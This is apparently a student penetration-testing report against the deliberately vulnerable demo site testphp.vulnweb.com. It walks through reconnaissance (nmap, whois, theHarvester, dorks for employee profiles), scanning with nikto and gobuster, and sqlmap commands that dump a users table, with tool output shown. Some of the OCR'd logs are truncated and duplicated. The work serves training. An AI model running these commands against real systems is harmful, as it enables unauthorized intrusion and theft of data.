

PROJECT 2:

Penetration Testing on Web Server

Group members:

1. Shivya Bali (2023d2r041)
2. Jasleen Kour (2023d2r027)
3. Anshika Mehra (2023D2R054)



PROJECT OVERVIEW

You have to harden the security of company website and also secure employees from being social engineered.

That requires a lot of Footprinting and reconnaissance and hacking techniques.
So, you have to penetrate the website and report all findings.






```
[10:14:36] [INFO] resuming back-end DBMS 'mysql'
[10:14:37] [INFO] testing connection to the target URL
[10:14:37] [INFO] testing if the target URL content is stable
[10:14:38] [INFO] target URL content is stable
[10:14:38] [INFO] testing if GET parameter 'artists' is dynamic
[10:14:38] [WARNING] GET parameter 'artists' does not appear to be dynamic
[10:14:39] [WARNING] heuristic (basic) test shows that GET parameter 'artists' might not be injectable
[10:14:39] [INFO] testing for SQL injection on GET parameter 'artists'
[10:14:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:14:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:14:42] [INFO] testing 'Generic inline queries'
[10:14:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (
[10:14:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:14:44] [WARNING] time-based comparison requires larger statistical model, please wait.....
[10:14:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:14:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:14:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:14:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:14:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:14:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:15:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:15:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:15:03] [INFO] testing 'Oracle AND time-based blind'
```

PHASE 1: FOOTPRINTING AND RECONNAISSANCE

Step 1:

About company :

open firefox browser : search
<http://testphp.vulnweb.com>



Step 2 :

Open terminal and write:
ping -c 1 testphp.vulnweb.com

Step 3:

Location of Server: whois \$(dig +short testphp.vulnweb.com)

or

curl ipinfo.io/\$(dig +short testphp.vulnweb.com)

```
kali)-[~]
0 -sS -Pn testphp.vulnweb.com
map 7.95 ( https://nmap.org ) at 2025-07-29 09:28 EDT
report for testphp.vulnweb.com (44.228.249.3)
(0.23s latency).
d for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
999 filtered tcp ports (no-response)
TE SERVICE
n http
SScan results may be unreliable because we could not find at least 1 open
OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2
rosoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), VMware
0 NAS device (89%), Microsoft Windows XP SP3 (89%)
S matches for host (test conditions non-ideal).

on performed. Please report any incorrect results at https://nmap.org/s
1 IP address (1 host up) scanned in 159.05 seconds
```

```
—(kaliⓈkali)-[~]
-$ curl ipinfo.io/$(dig +short testphp.vulnweb.com)

"ip": "44.228.249.3",
"hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",
"city": "Boardman",
"region": "Oregon",
"country": "US",
"loc": "45.8399,-119.7006",
"org": "AS16509 Amazon.com, Inc.",
"postal": "97818",
"timezone": "America/Los_Angeles",
"readme": "https://ipinfo.io/missingauth"
```

Step 4:

Operating system of server:

nmap -O -sS -Pn testphp.vulnweb.com

Step 5

Web Server Technology:

curl -I <http://testphp.vulnweb.com>


```
(kali@kali)-[~]  
$ curl -I http://testphp.vulnweb.com  
HTTP/1.1 200 OK  
Server: nginx/1.19.0  
Date: Tue, 29 Jul 2025 13:32:59 GMT  
Content-Type: text/html; charset=UTF-8  
Connection: keep-alive  
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.or
```

Step 6:

Built-in Tech Stack:

whatweb -v testphp.vulnweb.com






Step 7:

When website was first seen:
firefox

https://web.archive.org/web/*/testphp.vulnweb.com

Step 8:

Other domains on same sever:
firefox <https://viewdns.info/reverseip/>



Step 9:

Open ports:

`nmap -sV -sS -Pn testphp.vulnweb.com`

```
(kali㉿kali)-[~]  
$ nmap -sV -sS -Pn testphp.vulnweb.com  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-  
Nmap scan report for testphp.vulnweb.com (44.228.249.3)  
Host is up (0.32s latency).  
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      nginx 1.19.0  
  
Service detection performed. Please report any incorrect port  
Nmap done: 1 IP address (1 host up) scanned in 170.00s
```

```
(kali㉿kali)-[~]  
$ curl ipinfo.io/44.228.249.3  
  
{  
  "ip": "44.228.249.3",  
  "hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",  
  "city": "Boardman",  
  "region": "Oregon",  
  "country": "US",  
  "loc": "45.8399,-119.7006",  
  "org": "AS16509 Amazon.com, Inc.",  
  "postal": "97818",  
  "timezone": "America/Los_Angeles",  
  "readme": "https://ipinfo.io/missingauth"  
}
```


Step 10 :

Domain Registrar information:

`curl ipinfo.io/44.228.249.3`



```
—(kali㉿kali)-[~]
-$ theHarvester -d vulnweb.com
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
theHarvester
theHarvester 4.8.0
Coded by Christian Martorella
Edge-Security Research
cmartorella@edge-security.com
*****
Reverse IP results for testphp.vulnweb.com (44.228.249.3)
*****
*] No IPs found.
```

Step 11:
Employee emails:
theHarvester -d vulnweb.com



Step 12:
Linkedin and social search:
in google dorks search following


- site:[linkedin.com](https://www.linkedin.com) "@vulnweb.com"
- site:x.com "vulnweb"



Step 13:
CEO/DIRECTOR information:
 Search on google “CEO of Acunetix”

Step 14:
WAF/Firewall Detection:
 wafw00fcertifiedhacker.com

```
(kali@kali)-[~]
$ wafw00f certifiedhacker.com
```



```

~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://certifiedhacker.com
[+] The site https://certifiedhacker.com is behind ModSecurity (Spider
[~] Number of requests: 2

```

Directory listening:

`gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt`

```
└─$ gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/ CVS (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/CVS/]
/ CVS/Repository (Status: 200) [Size: 8]
/ CVS/Root (Status: 200) [Size: 1]
/ CVS/Entries (Status: 200) [Size: 1]
/ favicon.ico (Status: 200) [Size: 894]
/ images (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/ index.php (Status: 200) [Size: 4958]
/ pictures (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/ secured (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/ vendor (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)

Finished
```

```
kali@kali>-[~]
nikto -h http://testphp.vulnweb.com
nikto v2.3.0

rget IP: 44.228.249.3
rget Hostname: testphp.vulnweb.com
rget Port: 80
rget Time: 2025-07-29 10:09:18 (GMT-4)

rerr: nginx/1.25.0
Retrieved X-powered-by header: PHP/5.6.40-38+ubuntu
The anti-clickjacking X-Frame-Options header is
X-Options
The X-Content-Type-Options header is not set. To
look to the MIME type. See https://www.watsparked
lientaccesspolicy.xml contains a full wildcard en
test-windows-silverlight/ccl97655(v-vx.45)?redire
lientaccesspolicy.xml contains 12 lines which sho
.com/vulnerabilities/web/insecure-clientaccesspol
rossdomain.xml contains a full wildcard entry. Se
tel
ERR: Error limit (20) reached for host, giving up
as terminated: 28 error(s) and 6 item(s) reported
d Time: 2025-07-29 10:11:55 (GMT-4) (12

host(s) tested
```

Phase 2: Vulnerability Scanning

Step 1:

Nikto Scan:

```
nikto -h http://testphp.vulnweb.com
```

```
(kali@kali)-[~]
└─$ nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0

+ Target IP: 44.228.249.3
+ Target Hostname: testphp.vulnweb.com
+ Target Port: 80
+ Start Time: 2025-07-29 10:09:50 (GMT-4)

+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content as HTML instead of MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/no-x-content-type-headers/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/65958641(v=vs.95)?redir=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.wisecoders.com/etix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/cross-domain-xml/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-07-29 10:11:55 (GMT-4) (125 seconds)

+ 1 host(s) tested
```

```

[10:14:31] [-]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artists=1" -batch -dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res-
ponsible for any damage caused by this program.

[+] starting @ 10:14:35 /2025-07-29/

[10:14:36] [INFO] resuming back-end DBMS 'mysql'
[10:14:37] [INFO] testing connection to the target URL
[10:14:37] [INFO] testing if the target URL content is stable
[10:14:38] [INFO] target URL content is stable
[10:14:38] [INFO] testing if GET parameter 'artists' is dynamic
[10:14:38] [WARNING] GET parameter 'artists' does not appear to be dynamic
[10:14:39] [WARNING] heuristic (basic) test shows that GET parameter 'artists' might not be injectable
[10:14:39] [INFO] testing for SQL injection on GET parameter 'artists'
[10:14:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:14:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:14:42] [INFO] testing 'Generic inline queries'
[10:14:42] [INFO] testing 'MySQL >= 5.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXT)'
[10:14:44] [INFO] testing 'MySQL >= 5.0.12 and time-based blind (query SLEEP)'
[10:14:44] [WARNING] time-based comparison requires larger statistical model, please wait.....
[10:14:51] [INFO] testing 'PostgreSQL and error-based - WHERE or HAVING clause'
[10:14:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:14:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:14:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:14:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:14:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE, RECEIVE_MESSAGE - comment)'
[10:15:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:15:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:15:03] [INFO] testing 'Oracle AND time-based blind'

```

STEP 2:

SQLMap Test:

```
sqlmap -u
```

```
“http://testphp.vulnweb.com/artists.php?artists=1” -batch -dbs
```

Phase 3: Database access

```
'mysql'
the target URL
URL content is stable
stable
ter 'artists' is dynamic
ists' does not appear to be dynamic
test shows that GET parameter 'artists' m
tion on GET parameter 'artists'
ased blind - WHERE or HAVING clause'
d blind - Parameter replace (original val
e queries'
AND error-based - WHERE, HAVING, ORDER B
.12 AND time-based blind (query SLEEP)'
son requires larger statistical model, pl
ID error-based - WHERE or HAVING clause'
. Server/Sybase AND error-based - WHERE o
ror-based - WHERE or HAVING clause (XMLT
8.1 stacked queries (comment)'
. Server/Sybase stacked queries (comment)
ed queries (DBMS_PIPE.RECEIVE_MESSAGE - c
8.1 AND time-based blind'
. Server/Sybase time-based blind (IF)'
ime-based blind'
```

Use SQLMAP:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump

```
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc      | cart      | vulnweb.com | pass | email      | phone | uname | name | address |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | f0b6bba1226d700bd6f81a1e3ca1d978 | test | email@email.com | 2323345 | test | selorina dao | katana, manhattan , u |
+-----+-----+-----+-----+-----+-----+-----+-----+

[10:30:30] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:30:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:30:30 /2025-07-29/
```


Thank
you

